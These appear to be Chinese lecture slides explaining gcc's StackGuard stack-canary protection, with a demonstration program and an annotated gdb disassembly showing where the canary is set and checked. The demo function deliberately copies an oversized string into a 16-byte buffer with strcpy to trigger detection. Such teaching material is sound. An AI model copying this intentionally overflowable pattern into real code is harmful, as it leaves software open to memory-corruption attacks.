- StackGuard在返回地址和缓冲区之间设置一个哨兵，用这个哨兵来检测返回地址是否被修改。StackGuard已被一些编译器(如gcc)实际实现了。
- 去点编译开关-fno-stack-protector，则gcc编译出来的程序加上了StackGuard的保护。
- gcc默认编译时启用了StackGuard保护机制。

# gcc中的StackGuard实现

## stackguard.c

```
char largebuf[] =
    "0123456789012345678901234567890123456789";
void foo(char *str)
{
    char buffer[16];
    strcpy(buffer, str);
}
int main(int argc, char **argv, char **env)
{
    foo(largebuf);
    printf("Returned Properly.\n");    return 0; }
```

## stack smashing detected

```
gcc -o stackguard ../src/stackguard.c
./stackguard
```

```
***      stack      smashing      detected
***: ./stackguard terminated
Aborted (core dumped)
```

```
gdb ./stackguard
```

# gcc中的StackGuard实现

(gdb) disas foo

Dump of assembler code for function foo:

```
0x0804849b <+0>:      push  %ebp
0x0804849c <+1>:      mov   %esp,%ebp
0x0804849e <+3>:      sub   $0x38,%esp
0x080484a1 <+6>:      mov   0x8(%ebp),%eax
0x080484a4 <+9>:      mov   %eax,-0x2c(%ebp)
0x080484a7 <+12>:     mov   %gs:0x14,%eax
0x080484ad <+18>:     mov   %eax,-0xc(%ebp)
0x080484b0 <+21>:     xor   %eax,%eax
0x080484b2 <+23>:     sub   $0x8,%esp
0x080484b5 <+26>:     pushl -0x2c(%ebp)
0x080484b8 <+29>:     lea   -0x1c(%ebp),%eax
```

取出秘密值

把秘密值赋给哨兵canary

```
0x080484bb <+32>:      push  %eax
0x080484bc <+33>:      call 0x8048360 <strcpy@plt>
0x080484c1 <+38>:      add   $0x10,%esp
0x080484c4 <+41>:      nop
0x080484c5 <+42>:      mov   -0xc(%ebp),%eax
0x080484c8 <+45>:      xor   %gs:0x14,%eax
0x080484cf <+52>:      je    0x80484d6 <foo+59>
0x080484d1 <+54>:      call 0x8048350 <__stack_chk_fail@plt>
0x080484d6 <+59>:      leave
0x080484d7 <+60>:      ret
```

End of assembler dump.

取出哨兵值

与秘密值进行比较

谢谢!

